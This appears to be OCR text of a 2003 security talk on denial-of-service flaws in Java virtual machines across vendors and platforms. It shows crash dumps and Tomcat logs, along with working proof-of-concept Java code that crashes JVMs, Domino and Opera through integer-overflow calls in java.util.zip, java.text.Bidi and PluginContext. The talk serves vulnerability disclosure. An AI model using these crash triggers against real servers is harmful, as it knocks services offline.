40018000-40029000 r-xp 00000000 08:11 2060684    /usr/java/jdk1.3.1_04/jre/lib/i386/libve
40029000-4002b000 rw-p 00010000 08:11 2060684    /usr/java/jdk1.3.1_04/jre/lib/i386/libve
4002b000-40038000 r-xp 00000000 08:05 74022      /lib/i686/libpthread-0.9.so
40038000-40040000 rw-p 0000c000 08:05 74022      /lib/i686/libpthread-0.9.so
40040000-40049000 r-xp 00000000 08:11 1112370    /usr/java/jdk1.3.1_04/jre/lib/i386/nativ
[…]
4ada2000-4adb6000 rw-p 0001b000 08:11 2060671    /usr/java/jdk1.3.1_04/jre/lib/i386/libdc

Local Time = Tue Dec  3 17:07:05 2002
Elapsed Time = 0
#
# HotSpot Virtual Machine Error : 11
# Error ID : 4F530E43505002BD
# Please report this error at
# http://java.sun.com/cgi-bin
```

IBM JDK 1.3.1 on Linux/390

```
User@HOST:~ > uname -a
Linux HOST 2.4.17 #1 SMP Wed Jul 31 11:30:37 CEST 2002 s390 unknown
User@HOST :~ > /opt/IBMJava2-s390-131/jre/bin/java CrashTest
Segmentation fault
User@HOST :
```

IBM JDK 1.3.1 on z/OS Unix System Services

```
SIGSEGV received at acb7ca66 in (unknown Module)

Time is Tue Dec  3 15:12:12 2002

Java J2RE 1.3.1 IBM OS/390 Persistent Re
R03.00


 Host                 :xxxx.xxxx.de:10.64

OS Level               : z/OS V01 R03.00

User Limits Current              Maximum
----------------------------------------
  RLIMIT_FSIZE          2147483647
   RLIMIT_DATA          2147483647
  RLIMIT_STACK          2147483647
   RLIMIT_CORE             4194304
 RLIMIT_NOFILE               65535
    RLIMIT_AS          2147483647

Signal Handlers
-----------------------
SIGHUP      : /usr/lpp/java/IBM/J1.3/bi
SIGINT      : /usr/lpp/java/IBM/J1.3/bi
SIGABRT     : /usr/lpp/java/IBM/J1.3/bi
SIGILL      : /usr/lpp/java/IBM/J1.3/bi
SIGPOLL     : Default handler
SIGURG      : Default handler
SIGSTOP     : Default handler
SIGFPE      : /usr/lpp/java/IBM/J1.3/bi
SIGKILL     : Default handler
```

```
CEE3DMP V1 R3.0: Java J2RE 1.3.1 IBM OS/390 Persisten
20020723 : z/OS V    12/03/02 3:11:58 PMPage:    1

CEE3DMP called by program unit /u/sovbld/hm131s/hm131
20020723/src/hpi/pfm/threads_utils.c (entry point Thr
1662 (offset +000006AA).

Registers on Entry to CEE3DMP:

  PM....... 0100
  GPR0..... 2C25F3F8  GPR1..... 2C02AD00  GPR2..... 2
[…]
+00000108        1398  *PATHNAM  h020723  Call
    2C224008  /u/sovbld/am131s/am131s-20020713/src/dc
                                318DA560  +000004DC
Java_sun_dc_pr_PathDasher_cInitialize

581  *PATHNAM  a020713  Call
    2C223F30  sun/dc/pr/PathDasher.java
                                3155BA44  +000000E4
sun/dc/pr/PathDasher.cInitialize(Lsun/dc/path/PathCon

0                       Call
    2C223E60                    2CD113B0  +00001584  EXEC
*PATHNAM            Call
    2C223D80                    2CD12470  +00000534  mmip
*PATHNAM            Call
    2C223C98                    2CD12470  +00000534  mmip
*PATHNAM            Call
    2C223BB8                    2CD12470  +00000534  mmip

*PATHNAM            Call
    2C223AE8                    2CD11EF0  +00000AB4  INVC
*PATHNAM            Call
```

40 MB OS/390 CEEDUMP

By M.Schönefeld, 2003

Multiplatform JDK exploits Conclusion

- Write DoS exploit once, crash anywhere
- No quality difference between
  - Versions (1.3.1 <-> 1.4.1)
  - Vendors (Sun <-> IBM)
  - Platforms (W32, Linux, 390, AIX, Solaris)

Library hole impact in sun.* -classes on Tomcat JSP


- If Jakarta tomcat is run without **–security** option library holes will crash the underlying JVM
- Solution: Start tomcat with –security, but also valid calls to sun.* will be blocked

Library holes in Tomcat Without –security flag!

```
INFO: Creating MBeanServer
01.02.2003 15:40:14 org.apache.coyote.http11.Http11Protocol init
INFO: Initializing Coyote HTTP/1.1 on port 8080
Starting service Tomcat-Standalone
Apache Tomcat/4.1.18
01.02.2003 15:40:17 org.apache.coyote.http11.Http11Protocol start
INFO: Starting Coyote HTTP/1.1 on port 8080
01.02.2003 15:40:17 org.apache.jk.common.ChannelSocket init
INFO: JK2: ajp13 listening on /0.0.0.0:8009
01.02.2003 15:40:17 org.apache.jk.server.JkMain start
INFO: Jk running ID=0 time=0/63  config=H:\programme\jakarta-tomcat-4.1.18\bin\.
.\conf\jk2.properties

Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D3A662B
Function=[Unknown.]
Library=c:\java\1.4.1\01\jre\bin\client\jvm.dll

NOTE: We are unable to locate the function name symbol for the error
      just occurred. Please refer to release documentation for possible
      reason and solutions.


Current Java thread:
        at sun.misc.MessageUtils.toStdout(Native Method)
```

Library holes in Tomcat With –security flag!

- You get an 500
- But the server is still running!



New vulnerabilities

Newly found vulnerabilities

- Java.util.zip.* integer overflows (1.4.1_01)
- Overflow bug (1.4.1_02)
- Opera PluginContext (7.01)
- Netscape/Mozilla liveconnect crash
- Java classes for Quicktime
- Notes/Domino 6.01 freezes using Java

Vulnerability Pattern in java.util.zip.*


```
public class AdlerCrash {
    public static void main(String[] args) {
        (new java.util.zip.Adler32()).update(new
    byte[0],Integer.MAX_VALUE-3,4);
    }
}
```

```
D:\entw\java\reflectioncrash>java -Xcheck:jni -server AdlerCrash

An unexpected exception has been detected in native code outside the VM.
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D322041
Function=Java_java_util_zip_ZipEntry_initFields+0x225
Library=C:\Programme\Java\j2re1.4.1_01\bin\zip.dll

Current Java thread:
        at java.util.zip.Adler32.updateBytes(Native Method)
        at java.util.zip.Adler32.update(Adler32.java:57)
        at AdlerCrash.main(AdlerCrash.java:3)
```

The cause: Overflow-scenario

- The source of all evil is a missing range check

```
public class Adler32 [...] {
[...]
public void update(byte[] b, int offset, int lenni  {
 if (b == null) {  throw new NullPointerException();}
 if (offset < 0 || lenni < 0 || offset + lenni > b.length) {
     throw new ArrayIndexOutOfBoundsE                    );
 }
adler = updateBytes(adler, b, off, len);
}
[...]
private native static int update(int adler, int b);    private
native static int updateBytes(int adler, byte[] b, int off,
int len);}
```



Once is no custom!

- These java.util.zip.* methods are buggy (reported to Sun on 03/02/03) in every jdk before 1.4.1_02:
  - Adler32().update(…);
  - Deflater().setDictionary(…);
  - CRC32().update(…);
  - Deflater().deflate(…);
  - CheckedOutputStream().write(…);
  - CheckedInputStream().read(…);
  - …
- All these calls crash because of inadequate integer overflow handling
- Unfortunately there is no security manager against library insecurity or **-Xcheck:jni** that can help you

Read the /w/hole stories


- http://developer.java.sun.com/developer/bugParade/bugs/4811913.html
- http://developer.java.sun.com/developer/bugParade/bugs/4812181.html
- http://developer.java.sun.com/developer/bugParade/bugs/4812006.html
- http://developer.java.sun.com/developer/bugParade/bugs/4811927.html
- http://developer.java.sun.com/developer/bugParade/bugs/4811917.html

Impact on Notes/Domino


- Notes/Domino 6.0.x uses IBM JDK 1.3.1 as default JVM, which is vulnerable to malicious code containing calls to java.util.zip.* - classes

```
public class JavaAgent extends AgentBase {
   public void NotesMain() {
      try {      Session session = getSession();
                  AgentContext agentContext =  session.getAgentContext();
                    CRC32 crc32 = new CRC32();
                    crc32.update(new byte[0], 4, 0x7ffffffc);
          } catch(Exception e) {                    e.printStackTrace();      }
      }
}
```

Impact on Domino 6.0.1



Impact on Notes 6.0.1



Library hole in java.* - classes impact on Tomcat

```
H:\programme\jakarta-tomcat-4.1.18\bin>catalina.bat run -security
Using CATALINA_BASE:   ..
Using CATALINA_HOME:   ..
Using CATALINA_TMPDIR: ..\temp
Using JAVA_HOME:       c:\java\1.4.1\01\
Using Security Manager
INFO: Initializing Coyote HTTP/1.1 on port 8080
Starting service Tomcat-Standalone
Apache Tomcat/4.1.18
[…]
INFO: Jk running ID=0 time=0/110  config=H:\programme\jakarta-tomcat-4.1.18\bin\
..\conf\jk2.properties

An unexpected exception has been detected in native code outside the VM.
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D321FF1
Function=Java_java_util_zip_ZipEntry_initFields+0x1D5
Library=c:\java\1.4.1\01\jre\bin\zip.dll

Current Java thread:
        at java.util.zip.Adler32.updateBytes(Native Method)
        at java.util.zip.Adler32.update(Adler32.java:57)
        at org.apache.jsp.adler_jsp._jspService(adler_jsp.java:47)
        at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:137)
 [….]
```

Security Manager does not help against inner security threats !

Library holes in Tomcat Without –security flag!

```
INFO: Creating MBeanServer
01.02.2003 15:40:14 org.apache.coyote.http11.Http11Protocol init
INFO: Initializing Coyote HTTP/1.1 on port 8080
Starting service Tomcat-Standalone
Apache Tomcat/4.1.18
01.02.2003 15:40:17 org.apache.coyote.http11.Http11Protocol start
INFO: Starting Coyote HTTP/1.1 on port 8080
01.02.2003 15:40:17 org.apache.jk.common.ChannelSocket init
INFO: JK2: ajp13 listening on /0.0.0.0:8009
01.02.2003 15:40:17 org.apache.jk.server.JkMain start
INFO: Jk running ID=0 time=0/63  config=H:\programme\jakarta-tomcat-4.1.18\bin\.
.\conf\jk2.properties

Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D3A662B
Function=[Unknown.]
Library=c:\java\1.4.1\01\jre\bin\client\jvm.dll

NOTE: We are unable to locate the function name symbol for the error
      just occurred. Please refer to release documentation for possible
      reason and solutions.


Current Java thread:
        at sun.misc.MessageUtils.toStdout(Native Method)
```

Exploit Dependent Classes

- CheckedInputStream needs a CheckSum, which is vulnerable by using Adler32 or CRC32

```
class MyByteStream extends java.io.ByteArrayInputStream {
 MyByteStream(byte[] b) throws  java.io.FileNotFoundException { super(b); }
 public int read(byte[] b,int off,int len) { return Integer.MAX_VALUE-3; }
}

public class CISCrash {
    public static void main(String [] args) {
         try {
         (new java.util.zip.CheckedInputStream(new MyByteStream(new byte[0]),
       new java.util.zip.Adler32())).read(new byte[0],4,Integer.MAX_VALUE-3);
          }
     catch (Exception e) {                    e.printStackTrace();      }
    }
}
```

Vulnerability Pattern in java.text. *

```
public class BidiCrash {
    public BidiCrash() {
        byte buff[] = new byte[3000];
        char cbuff[] = new char[20];
        java.text.Bidi bi2 = new
    java.text.Bidi(cbuff,10,buff,Integer.MAX_VALUE-3,4,1);
    }
    public static void main(String[] args) {
        BidiCrash bc = new BidiCrash();
    }
}
```


```
c:\java\1.4.1\02\bin\java.exe -Xcheck:jni BidiCrash
An unexpected exception has been detected in native code outside the VM.
Unexpected Signal : EXCEPTION_ACCESS_VIOLATION occurred at PC=0x6D1B045D
Function=Java_java_text_Bidi_nativeBidiChars+0xC6D
Library=C:\java\1.4.1\02\jre\bin\fontmanager.dll
```

Opera 7.02 PluginContext

```
public class OperaCrashApplet extends Applet {
  public void paint(Graphics g) {
    java.net.URL k=null;
    g.drawString("Applet alive",0,0);
    System.out.println("applet alive");
    String s="http://127.0.0.1/"+new String(new char[300000])+"/index.html";
    try {
      k = new java.net.URL(s);
    }
    catch (Exception e){
    }
    PluginContext os= new PluginContext(1);
    os.showDocument(k,s);
  }
}
```

Opera 7.02 PluginContext

```
public class Opera
  public void paint
    java.net.URL k
    g.drawString("
    System.out.pri
    String s="http
    try {
      k = new java
    }
    catch (Exceptio
